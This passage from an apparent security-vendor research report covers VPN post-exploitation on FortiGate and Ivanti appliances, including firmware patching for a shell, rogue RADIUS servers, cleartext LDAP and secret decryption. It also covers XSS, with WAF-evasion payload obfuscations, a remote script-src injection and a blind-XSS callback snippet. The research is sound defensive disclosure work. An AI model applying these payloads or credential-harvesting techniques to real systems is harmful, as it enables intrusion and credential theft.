
- A detection script for SSH servers to identify FritzFrog indicators
- A configuration file for Infection Monkey to test environments against NoaBot's SSH spreader

Further protection

Additionally, your organization can use the following approaches to protect against botnets:

- Adopt a multilayered approach to cybersecurity to address threats throughout the different stages of attack and across various threat environments
- Keep all software, firmware, and operating systems up-to-date with the latest security patches
- Maintain regular offline backups of critical data and establish an effective disaster recovery plan and incident response plan
- Conduct regular cybersecurity awareness training to educate employees

Network architecture

Modern network security isn't about building walls — it's about smart, adaptive protection. Gone are the days of simple, flat network designs. Today's networks are complex webs of APIs and advanced protocols that create both opportunities and challenges for cybersecurity.

The interplay between edge computing and core infrastructure now introduces multiple layers of potential risk. As networks become more interconnected, defending them gets increasingly complicated.

In this network architecture section of the security-in-depth framework, the research tackles the specific risks of VPN abuse and cross-site scripting.

Research study

VPN abuse

VPNs are a great example of modern network architecture at play. They're essential for remote work, but they're also a double-edged sword. While VPNs keep businesses running, they also create new entry points for potential cyberattacks. Companies must carefully balance connectivity with security and understand that every technological solution brings its own set of risks.

VPNs — the entry point to the network

2024 was a rough year for VPN security; it seems like new attacks were reported every other week, including a few that were actively exploited in Ivanti Connect Secure and Palo Alto PAN-OS. The inherent architectural requirements of VPN appliances — necessitating persistent internet connectivity — render them particularly attractive targets for sophisticated threat actors seeking network penetration.

The structural design of VPNs, which mandates an open network interface, creates an intrinsic vulnerability that malicious agents can systematically exploit as a potential entry point into organizational network ecosystems. This (malicious) interest in VPN appliances is a double headache for defenders, as VPNs mostly come in a black box appliance, so defenders generally have no idea what's happening on the device beyond the management portal or console. Attackers, on the other hand, can spend the time and effort to crack open the appliance, reverse engineer the VPN server, and find the vulnerabilities. With this knowledge, we embarked on a project in 2024 to understand the potential impact of a successful VPN breach. Traditionally, a breach just means an entry into the organizational network — but what happens *after* entry?

Cracking a VPN open

In the past, researching a VPN appliance meant physically purchasing one, opening its case to access its board, and either connecting to a debug port or dumping its firmware via flash. Nowadays, it's common to find virtual VPN appliances that can be loaded as virtual machines (VMs).

Typically, those VMs will consist of a bootloader image, a kernel image, and a filesystem. Multiple protections are available for those components, as well. For example, FortiGate's bootloader and kernel do multiple integrity and signature verifications throughout their execution to ensure that they weren't tampered with. To implement confidentiality, the file system itself is also secured via encryption, and it is decrypted only while the appliance is running.

From our research, the following 12 steps are required to turn a FortiGate virtual appliance into a research environment with a remote shell:

1. Extract the appliance virtual disk
2. Decrypt the root file system
3. Extract the main *bin* archive
4. Patch */bin/init's* integrity check
5. Convert the kernel image to an ELF file for easier analysis
6. Find the address of *fgt_verify_initrd*, so it can be patched during its execution to bypass further integrity checks
7. Drop a statically compiled busybox and gdb inside */bin/*
8. Compile a stub that creates a telnet server; override */bin/smartctl* with this stub
9. Pack the */bin/* folder back into an archive
10. Repack the root file system and encrypt it
11. Add padding at the end of the encrypted file system
12. Replace the packed file system in the VM

This process is illustrated in Figure 11.




Fig. 11: Patching FortiGate for a research environment

As you can see, actually managing to research the internal workings of a VPN appliance is a long and arduous process, and there's no realistic way network defenders can allocate so much time and so many resources to it. Threat actors, on the other hand, can afford to do all that, especially when spurred by the potential payout of actual exploitation.

Reverse engineering a VPN appliance

VPN appliances have many components inside them. Usually, those components are an HTTP server for the administration portal, a server interface for the VPN itself, a custom management shell (to avoid exposing the bare operating system to users), and some other auxiliary stuff.

Attackers usually try to find authentication bypass attacks to connect either to the management portal or shell, or try to find some memory corruption vulnerabilities in the implementation of the VPN protocol to allow them to execute a shellcode (and later malware) on the appliance itself.

When we analyzed FortiGate's VPN appliance, we noticed that its admin web server is Apache-based. We decided to start reverse engineering its API authentication handler, since the interesting part is bypassing authentication. As part of its handling of HTTP requests, it uses an Apache module called the libapreq library to process client request data. It is surprising that the library present in the binary is the oldest available version (March 2000). Fortinet uses the module almost exactly as it was 24 years ago, except for very minor changes for optimizations.

Bug hunting (and bug finding)

We found multiple bugs in this library, which we disclosed to Fortinet in June 2024 and were patched as of January 14, 2025.

Among the bugs, we found an out-of-bounds (OOB) write, that allows us to overwrite a memory byte with a NULL byte, and a wild copy bug that allows us to trick the server into copying a large buffer. Both of those bugs are hard to exploit to a full remote code execution because of constraints on the data and execution. We found another OOB write that we could use to crash the web server fork that handled our request. As fork operations are costly, repeated triggering of the bug could lead to a denial-of-service (DoS) attack. We also found an OOB read, which could lead to a leak of memory that might contain user credentials.

The most severe bug we found in Fortinet's own code caused a DoS attack. We specified file upload via the request data. This caused a new file to be created inside the */tmp* folder. The web server tracks those files using a linked list they keep in memory, but there is a bug that causes the server to only delete the first object in the list. Therefore, specifying multiple files in a single request caused leftover files to be left on the */tmp* folder. Since */tmp* is a tmpfs filesystem, the data is stored on RAM. This led to a full system OOM case, which caused the device to get stuck (Figure 12). Only restarting the device returned it to normal use — and even that is not a guaranteed fix. In one of our attempts, even after restarting the device, the network functionality didn't function properly, and we were unable to use or connect to the device.




Fig. 12: Filling out the VPN appliance's RAM with undeleted files, eventually achieving DoS because of insufficient memory

Those are just the bugs and CVEs that Akamai found; there were many more found last year, including bugs that led to an authentication bypass or a full-blown remote code execution.

Abusing VPN access

Historically, VPN servers have been primarily abused to achieve a single objective — initial access. Attackers would compromise the internet-facing VPN server and use it as a beachhead into the internal network, which would enable them to conduct their intrusions.

Although this approach is very effective, we wondered if that's all that can be done. After all, PWNing a VPN appliance to modify its underlying firmware is a very complex operation (as we've seen), so we wondered if there is any other low-hanging fruit. We decided to explore a different approach — an "easier" form of VPN postexploitation that uses only the administrative panel and natively available capabilities. We dubbed this approach "living off the VPN."

This approach has at least two advantages:

1. This type of access can be easier to obtain than full remote code execution — access to the management interface can be obtained through an authentication bypass vulnerability, weak credentials, or phishing.
2. This approach can be more cost-effective, as we avoid the effort of developing a custom payload.

We uncovered two CVEs (CVE-2024-37374, CVE-2024-37375), and a set of no-fix techniques that can be used by attackers who control the VPN server to take over other critical assets in the network, which can **potentially turn a VPN compromise into a full network compromise**.

We demonstrated our findings on FortiGate and Ivanti Connect Secure, but we believe that variations of these techniques are likely to be relevant for additional VPN servers and edge devices.

Abusing legit authentication

You (hopefully) need a user to authenticate to the VPN. Although it is possible to manually configure individual users through the VPN admin interface, it is grossly inefficient in larger organizations — on top of creating a separate mess of duplicate user management. Instead, VPN appliances support third-party authentication integration. That way, users can employ their normal credentials to authenticate to the VPN (Figure 13).




Fig. 13: Using a remote authentication server to authenticate users

One very popular authentication server option for VPNs is the Lightweight Directory Access Protocol (LDAP), most commonly found on an Active Directory (AD) domain controller. With this configuration, users can access the VPN via their domain credentials, which makes this a very convenient choice.

When configured to work with an LDAP server for authentication, the VPN appliance itself needs to have a service account with which to authenticate, so it can then query the user credentials. We found that when plain LDAP is used (as opposed to LDAPS, the secure version of LDAP), it connects via simple binding, and **both the service account and the user credentials are passed in cleartext** (Figure 14). Plain LDAP configuration is also the default on some VPN vendors, allowing for easy harvesting by any attacker with network sniffing capabilities. How do attackers get network sniffing capabilities? Oh, that's a built-in feature in many VPN appliances.

```
▾ Lightweight Directory Access Protocol
  ▾ LDAPMessage bindRequest(1) "cn=Administrator,cn=users,dc=aka,dc=test" simple
      messageID: 1
    ▾ protocolOp: bindRequest (0)
      ▾ bindRequest
          version: 3
          name: cn=Administrator,cn=users,dc=aka,dc=test
        ▾ authentication: simple (0)
            simple: P@ssw0rd
```

Fig. 14: Transmitting LDAP credentials in cleartext

Rogue authentication servers

As we've mentioned, when authenticating a remote user, the VPN will contact the appropriate authentication server to validate the provided credentials. We identified a method that abuses this authentication flow to compromise **any credential provided by a user** to the VPN.

This technique works by registering a rogue authentication server that will be used by the VPN when authenticating users (Figure 15). The specific implementation varies by VPN, but the basic premise is that by registering our own authentication server, the VPN appliance will reach out with the user credential for validation, allowing for easy harvesting.




Fig. 15: Adding a rogue authentication server to compromise client credentials

In our implementation, we used a RADIUS authentication server. RADIUS authentication is convenient in this scenario for two reasons:

1. Credentials are sent to the server during the initial request without first verifying whether the user exists on the server.
2. Credentials are sent to the server encrypted with a key that is determined by the attacker, enabling them to recover the cleartext credentials (Figure 16).

Fig. 16: An encrypted password in a RADIUS authentication message

Extracting configuration file secrets

A convenient feature in VPNs is the ability to export their configurations, usually to share between appliances or to back up between upgrades.

Among the various interesting settings we can locate in configuration files, one stands out — secrets. VPNs store many secrets in their configuration, including local user passwords, SSH keys, certificates, and, most interesting, credentials of third-party service accounts. An attacker with access to the VPN appliance could export the existing configuration to get access to those secrets.

Of course, it's not that simple; to protect them, secrets are stored in the configuration file in an encrypted form. Figure 17 is an example of an encrypted secret in a FortiGate configuration file.

```
user_local:
    - guest:
        type: password
        passwd: ENC BAhcRumOucwyKL1o7WbjHq0LX3qVS1TlUIdn
```

Fig. 17: An encrypted password inside a FortiGate configuration file

One might think that this cannot be recoverable; after all, in most user database implementations, passwords are stored in their salted and hashed form precisely so they aren't recoverable in case the database is compromised. However, in the case of integration with third-party tools, the password must be recoverable since it needs to be passed as plaintext to the authentication server.

Our main finding revolves around bypassing this encryption and recovering the plaintext secret.

Decrypting secrets from a FortiGate configuration file

FortiGate uses AES to encrypt all the secrets in the configuration. What key is used to perform this encryption? Security researcher Bart Dopheide found that **a single hard-coded key** is used across all FortiGate appliances and that this key could not be changed. Fortinet assigned CVE–2019–6693 to this issue, and implemented a fix by allowing users to change the hard-coded key to a custom one.

Even after this fix, the problem is still very relevant today. The key was not changed, so **by default, FortiGate appliances still use the same key.** This means that if an attacker were to obtain a configuration file of a FortiGate appliance with the default configuration, they will be able to decrypt all the secrets stored on the device.

Now, let's say that a FortiGate admin followed the best practice and used a custom key instead of the default one. **We discovered that if we control the VPN, we can still easily obtain the secrets.**

Admins can simply disable the *private-data-encryption setting*, which is used to control the custom encryption key. This **requires no knowledge of the currently configured key**, and will **revert the encryption of all secrets back to the original hard-coded key.**

Why is this critical? FortiGate supports integrations with various applications via the "external connector" feature. These connectors serve various purposes, but most of them share an important aspect — they require credentials for the application. This means that FortiGate may contain credentials for critical services such as cloud providers, SAP, Kubernetes, ESXi, and more.

In some cases, the credentials require high privileges for the respective application. For example, the "Poll Active Directory Server" integration **requires the credentials of an account with administrative access to a domain controller,** which can potentially turn a FortiGate breach into a full domain compromise immediately.

We disclosed this attack technique to Fortinet, but as of the time of this writing they have not fixed this issue and it was not assigned a CVE.

Decrypting secrets from an Ivanti Connect Secure configuration file

Ivanti Connect Secure uses a custom, complex encryption algorithm that is based on AES. This requires more effort from malicious attackers to analyze, but the encryption is based on a symmetric algorithm, so it is still reversible.


We found the Ivanti Connect Secure also uses a hard-coded key — and **we believe it hasn't been changed since at least 2015**. We disclosed it to Ivanti, and this issue was assigned CVE-2024-37374.

In addition, we found and disclosed that Ivanti stores authentication credentials to mobile device management servers in cleartext, without encryption. This was assigned CVE-2024-37375.

VPN postexploitation techniques in the wild

So far, we've discussed theoretical attack techniques that we found in our lab, but are there any real-life examples of this? We believe there are.

In their Cutting Edge report, which covered a series of exploitation campaigns against Ivanti appliances, Mandiant researchers shared that attackers were able to compromise the LDAP service account configured on the Ivanti device (Figure 18).



Lateral Movement Leading to Active Directory Compromise

UNC5330 gained initial access to the victim environment by chaining together CVE-2024-21893 and CVE-2024-21887, a tactic outlined in Cutting Edge Part 3. Shortly after gaining access, UNC5330 leveraged an LDAP bind account configured on the compromised Ivanti Connect Secure appliance to abuse a vulnerable Windows Certificate Template, created a computer object, and requested a certificate for a domain administrator. The threat actor then impersonated the domain administrator to perform subsequent DCSyncs to extract additional credential material to move laterally.

Fig. 18: Compromised LDAP account example (Source: Mandiant)

Although the Mandiant report does not detail how the attackers were able to accomplish this, we believe **it is fairly likely that the attackers were able to obtain the credentials using one of the methods we've highlighted in this report**; that is, either by extracting them from the configuration file or by sniffing network traffic.

These types of techniques are easy to implement, and we believe that attackers of all sophistication levels will be able to use them.

Mitigation and detection

Since VPN appliances tend to be black box, it is difficult to properly monitor them to detect attacks and breaches. There are, however, a few things you can do to limit the impact of successful attacks, including monitoring configuration changes, limiting service account permissions, using dedicated identities for VPN authentication, and employing Zero Trust Network Access.

Monitor configuration changes

Most of the techniques we've described here result in some sort of configuration change. Regularly exporting and examining the VPN configuration is very easy to carry out and can help in the long run when detecting "living off the VPN" attacks.

Limit service account permissions

As we've described, it is simple to recover the cleartext passwords of service accounts stored on VPN servers. There is no real way to prevent this, as VPNs require using the cleartext passwords in some cases.

To reduce the impact of a potential VPN compromise, we recommend the use of service accounts with a limited set of permissions — preferably read-only. This may contradict official documentation, but we've found that some integrations work well even with reduced privileges, and the official documentation is just to cover unforeseen edge cases.

Network administrators should try to understand how an attacker could leverage the credentials stored on the VPN, and make sure that a VPN compromise will not lead to a compromise of other critical assets.

Use dedicated identities for VPN authentication

Although it could be tempting to use existing authentication services, such as AD, to authenticate users to the VPN, we recommend that you avoid doing so. Attackers with control over the VPN will be able to obtain credentials and use them to pivot into internal assets, turning the VPN into a single point of failure.

Instead, we recommend that you use a separate, dedicated way to authenticate users to the VPN. For example, perform certificate-based authentication using certificates issued specifically for this purpose.

Employ Zero Trust Network Access

One of the main problems with traditional VPNs is their all-or-nothing approach to granting access to the network — users are either "in" (have complete access to the network) or they're "out" (can't access anything).

Both of these options are problematic. On one hand, we must provide users with remote access to internal applications. On the other hand, we don't want an attacker to obtain full access to the network where they can compromise a VPN server.

Identity-aware security based on the Zero Trust principle provides a more secure alternative to traditional VPNs. This approach uses identity-based policies and real-time data — including user location, time, and device security — to grant users access only to necessary applications, eliminating broad network-level access. By doing so, it mitigates the risks associated with maintaining and patching VPNs and other appliance-based solutions for secure application access. Furthermore, defining network access policies per entity allows users to perform approved remote operations while minimizing the potential impact of a breach.

Research study

Cross-site scripting

Web applications are built to accept, process, and return user supplied data. User input is what enables the internet to be what it is today, but it cannot be trusted.

Cross-site scripting (XSS) can occur when a web application doesn't properly make the distinction between trusted and untrusted data. The problem is a lack of context. The code that has an XSS vulnerability has no idea whether the data being placed within HTML comes from a trusted source. **The engineer writing the code likely doesn't either — by the time user input gets to this point, it could have gone through dozens of other pieces of code.** Alternatively, this code may have been using trusted data but because of an upstream change it is now processing untrusted user input.

Although there is no easy way to solve this context problem, there are ways to help overcome it. Modern frameworks can help engineers identify untrusted data. Requiring another team member to peer-review code changes is another great way to help add context. However, neither of these can guarantee the problem will be overcome. Will they work in most situations? Probably — but they won't work in *every* situation. You may be sick of hearing the phrase "defense in depth" but this approach is the only feasible way to reliably overcome this problem.

Is XSS dead?

Over the last decade and a half, there have been loud pronouncements that XSS "is dead" and claims that certain web frameworks are "safe" from XSS. Major web browsers introduced (and have since deprecated) modules to prevent XSS. Is XSS truly dead and an issue of the past? If you are reading this, I bet you already know the answer to this question. XSS is and will continue to be one of the most common vulnerabilities found in web applications.

This research study focuses on XSS vulnerabilities that reflect user-controlled input directly within JavaScript context, and explores why a defender should add defense in depth via output encoding. Our goal is to give defenders the tools they need to protect their applications from these XSS attacks.

Crash course in XSS

XSS vulnerabilities are a class of injection attacks that cause a web application to execute untrusted JavaScript. In most cases, this happens in the web browser. There are nuances depending on the type of XSS, but generally the web application will accept content from the user and return it to the web browser. The browser will assume that any content coming from the web server is trusted. Therefore, the script will have access to cookies, session tokens, and all other information that is stored by the browser for the vulnerable website. Because of the flexibility of executing attacker-controlled code in the victim's web browser, a successful XSS attack can lead to a wide range of outcomes, such as session hijacking or sensitive information theft from the victim.

Classifying XSS vulnerabilities

There are many ways to classify and sort XSS vulnerabilities. The most common way to classify XSS vulnerabilities is by their type, including reflected, stored, and Document Object Model (DOM)–based. The security community has also started adding the terms "client" and "server" to specify where the untrusted data is being used. For this report, however, we'll separate XSS into two categories:

1. Payloads that need to create JavaScript context
2. Payloads that already have JavaScript context due to the way they are reflected to the browser

Payloads that need to create JavaScript context

The first category is likely what most people associate with classic XSS attacks. These attacks typically involve sending HTML that invokes JavaScript to then execute the script. There are a few ways of doing this.

The payload can inject the script tags itself:

```
JavaScript
<script>alert(1)</script>
```

Or it can use one of the many HTML attributes to specify that something in JavaScript should be executed:

```
JavaScript
<a href="javascript:alert(1)">XSS</a>
```

Finally, the payload can use event handlers to execute JavaScript:

```
JavaScript
<body onload=alert(1)>
```

In general, it is fairly straightforward to detect and block payloads like these. If you see a script tag in valid HTML or a valid HTML that contains an event handler — block it.

Payloads that already have JavaScript context

This second category is much more difficult to reliably detect and block. Reflecting user input within JavaScript is incredibly dangerous as it provides an attacker with the full flexibility of JavaScript. This is most commonly seen in web applications that use custom browser-side JavaScript. However, this is not a requirement for a web application to be vulnerable to XSS. Any situation in which user input is reflected within JavaScript creates a scenario in which the payload does not need to invoke JavaScript itself. In most cases, this is caused by using user-controlled input within a JavaScript string.

For example, let's assume there is a website selling various types and sizes of boxes. It has a search page that allows a user to search for a certain type of box. When a user searches for a particular box, there is a HTTP request to dynamically create a back button to return to the search results.

```
JavaScript
GET /shop/product/search.js?return=monitors HTTP/1.1
```

The resulting HTTP response will be:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all monitors");
</script>
```

As you can see the user input via the return argument is being reflected within a script tag. Thus, to exploit this, all an attacker needs to do is break out of the returned string "Return to all monitors" and inject new JavaScript. This can be done by adding quotes to the beginning and end of the payload.

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

This payload would result in the following HTTP response.

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all"-alert(1)-"");
</script>
```

With the original string closed, the browser will execute the alert function and will show the classic XSS pop-up box. The payload, "alert(1)" is a well-known XSS payload and is easy to detect. Attackers know this and will start pivoting to get around any filters or web application firewalls (WAFs). Thanks to the flexibility of JavaScript, this payload is only the beginning.

Fun with JavaScript strings and variables

Once an injection point is identified, most attackers will grab their favorite XSS WAF bypass cheat sheet and iterate through the payloads. Generally, this is not successful. However, determined attackers will start manually testing payloads in an attempt to get around a WAF. In this case, the most common first pivot is to use variables to break up and obfuscate the payload. Rather than sending "alert(1)", the payload will set a function to a variable and then call the variable.

```
JavaScript
a=alert,a(1)
```

As you can see, most of the original payload is still present so it doesn't provide any detection issues. For this payload to be successful, the value being set into the variable must be the full function name. This prevents any obfuscation of the function name itself.

The next logical step would be to find a way to obfuscate the function name itself. **Conveniently, JavaScript has a few ways to dynamically evaluate a string as if it were JavaScript code.** The most well-known way is to use the eval function. Let's try setting different parts of the string "alert" to individual variables and then evaluate them.

```
JavaScript
a="al",b="ert",c=a+b,c(1) => doesn't work since c is a string
a="al",b="ert",eval(a+b)(1) => Success!
```

The eval function is very well-known and can be reliably detected. However, there are also several properties of the window object that can be used to dynamically evaluate strings. The payload can reference the strings directly or variables containing the strings can be passed in.

```
JavaScript
top["al"+"ert"](1)
window["al"+"ert"](1)
parent["al"+"ert"](1)
globalThis["al"+"ert"](1)
a="al",b="ert",window[a+b](1) => can also pass variables
k='a',window[k+'lert'](1)
```

These payloads are a little more challenging. The eval function is well-known to be dangerous and developers will rarely use it in legitimate ways. The same cannot be said about the window object and its various properties. The window itself is what a user sees in the browser. If you are making changes to a web page, you are making changes to the window. Therefore, **to detect these payloads you need to look for the property and then try to determine what is being executed within it.**

There are numerous ways to further obfuscate the string being passed into the property. Keep in mind that all the payload needs to be successful is to have the string resolve to the JavaScript that is attempting to be executed.

```
JavaScript
top[/*foo*/"alert"/*foo*/](1) => JS comments
top[8680439..toString(30)](1) => "alert" in base30
top[/al/.source+/ert/.source](1) => /.source converts to raw string
top['ale'.concat`rt`](1) => concatenation of two strings
top["alertb".substring(0,5)](1); => other functions can be also be
executed
```

These are only a few of the virtually unlimited number of ways a string can be obfuscated in JavaScript. Many of these techniques can be interchanged or combined with one another. For example, here is a payload that uses each of the techniques we discussed above.

```
JavaScript
top[/a/.source+"le".concat`r`/*foo*/+29..toString(30)](1)
```

XSS mitigation and defense

The only viable solution to prevent these types of vulnerabilities is to use security in depth. Things like code review or a WAF can help prevent the introduction and exploitation of XSS vulnerabilities. However, **one of the most effective steps is to add output encoding on all user-controlled parameters**. There are many ways this can be done; it depends on the web framework being used. Let's explore why output encoding prevents XSS vulnerabilities.

To provide sufficient protection, there are certain characters that need to be encoded for user input to be safe. When these characters are encoded, it prevents them from being used to break out of the reflected inputs' intended context. These characters and their respective HTML-encoded versions are:

```
JavaScript
" => &quot;
' => &#x27;
< => &lt;
> => &gt;
& => &amp;
```

When user-controlled input is reflected within a JavaScript, all an attacker needs to do is break out of the existing string. And this is exactly what output encoding will prevent.

To illustrate this, let's take another look at the previous example. Here is the payload being sent and reflected with no output encoding. Notice the quote added to the beginning and end of the payload to terminate the original string.

Request:

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

Response:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all "-alert(1)-"");
</script>
```

Rather than reflecting the payload as is, output encoding would alter the user input prior to it being placed within the returned HTML. For this payload, it would HTML-encode the quotes. Thus, the resulting response would be:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all
&quot;-alert(1)-&quot;");
</script>
```

Due to the encoding, the payload is no longer able to terminate the existing string and execute the intended JavaScript. **With proper output encoding and other controls in place, defenders can significantly reduce the prevalence of XSS vulnerabilities**. Most web frameworks have built-in functions to achieve this. However, like everything else, by itself it is not guaranteed to solve the problem. When output encoding is implemented properly, it is very difficult, but not impossible, to bypass.

Pop-up boxes are thankfully not a threat

Protecting applications is truly a team effort that requires layer after layer of security controls. In this demonstration, the payloads were relatively harmless and were only creating a pop-up box in the browser. Although these demonstrations are typically used to prove the existence of an XSS vulnerability, pop-up boxes are not a threat.

To learn more about how attackers are weaponizing XSS, let's move on a real-life example that Akamai researchers found this year.

An in-depth analysis of XSS exploitation through remote resource injection

To properly showcase the impact XSS exploitation can have, The Akamai Security Intelligence Group conducted a deep analysis of XSS data that was captured from the Cloud Security Intelligence (CSI) platform. The goal of this analysis was to identify the specific techniques employed during real-world exploitation attempts versus simple proof-of-concept (PoC) probing requests to identify vulnerable vectors. **More specifically, we analyzed XSS attacks that attempted to embed remote JavaScript resources into pages instead of probes executed by scanners.**

As we've noted, the vast majority of reflected XSS PoC payloads are essentially benign, and they attempt to call one of the following JavaScript methods — alert() , prompt(), or confirm(). These have been the de facto methods for scanners to prove that an XSS vulnerability actually exists and the payload is indeed executed by the browser's JavaScript engine. However, these payloads do not attempt to exploit the end user.

Scope of analysis and findings

For this survey, we reviewed seven days of JavaScript injection attempts during the month of December 2024. Before analyzing potential malicious behavior, we needed to cast a wide net to identify any requests that included references to remote JavaScript resources. Once we gathered this data, we could then dig deeper to identify the intent of the JavaScript code.

The vast majority (more than 98%) of remote JavaScript code references are related to legitimate JavaScript frameworks, such as those used by:

- Ad technologies
- User experience or user interface–related frameworks
- User or site analytics

Bug bounty blind XSS testing

There was also a high volume of payloads that were used by bug hunters who were participating in Akamai's public bug bounty programs. There are three main motivations for using remote source JavaScript for bug bounty processes.

1. **The XSS injection vector has size restrictions.** Bug hunters may identify that a parameter is vulnerable to XSS but there are size restrictions that limit the ability to demonstrate criticality. These size limitations make it challenging to execute PoC code. In these situations, bug hunters can use a small payload that simply references a remote JavaScript file that they control. In the following screenshot, the attackers are attempting to include the http://NJ.Rs URL.

```
JavaScript
/file.php?param=<script/src=//NJ.Rs></script>
```

2. **Blind automations.** If bug hunters are able to host remote XSS services, this method can be used as part of automation testing scenarios in which an XSS payload actually executes. With normal, manual reflected XSS testing, the bug hunter has to confirm if a payload executes in the web browser, which is more difficult to scale. Conversely, with blind XSS testing, bug hunters simply inject their remote source JavaScript code into all the target parameters, and then they monitor their remote XSS service to see if any calls are made to it. They can then easily trace back to see which site and parameter was exploited. An example header of a very large and complex blind XSS PoC file used by bug bounty hunters is shown below.

```
JavaScript

/** ,    ,
  (\____/)  __        __    ezXSS 4.2    _
   (_oo_)   \ \      / /_ _ _ __ _ __  (_)_ _    __ _    This is an automated tool for penetration testers and bug bounty hunters
    (O)      \ \/\ / / _` | '__| '_ \| | '_ \/ _` |     to test applications for (cross-site-scripting) weaknesses.
  __||__   \) \ V  V / (_| | |  | | | | | | | (_| |
[]/______\[]/ \_/\_/ \_,_|_|_|  |_| |_|_|_| | \__,  |  If you believe this tool has been tested or abused on your application
 /\______/\/      警告!   warnung!  avertissement!       |___/   without your permission, please contact us at abuse@ezxss.com.
/    /__\          warning! ¡advertencia!  تحذير!
(\ /____\          aviso!  Предупреждение!  peringatan!          STRICTLY PROHIBITED FOR ANY ILLEGAL ACTIVITY | More info: https://ezxss.com
 */

function ez_n(e){return void 0 !==e?e:''}
function ez_cb(t,e){var n=new
XMLHttpRequest;n.open("POST",("https:"!==window.parent.location.protocol?"http:":"https:")+"//c0ff33b34n.ez.pe/
callback",!0),n.setRequestHeader("Content-type","text/plain"),n.timeout=6e4,n.onreadystatechange=function(){4===n.
readyState&&200===n.status&&null!==e&&e(n.responseText)},n.send(JSON.stringify(t))}
--CUT--
```

Blind XSS services include:

- Free self-hosted
  - https://github.com/mandatoryprogrammer/xsshunter-express
  - https://github.com/projectdiscovery/interactsh
  - https://github.com/mazen160/xless
  - https://github.com/ssl/ezXSS
- Free third-party–hosted
  - https://blindf.com/
  - https://ez.pe/manage/account/signup
  - https://xss.bughunter.app/dashboard/payload
  - https://xss.report/

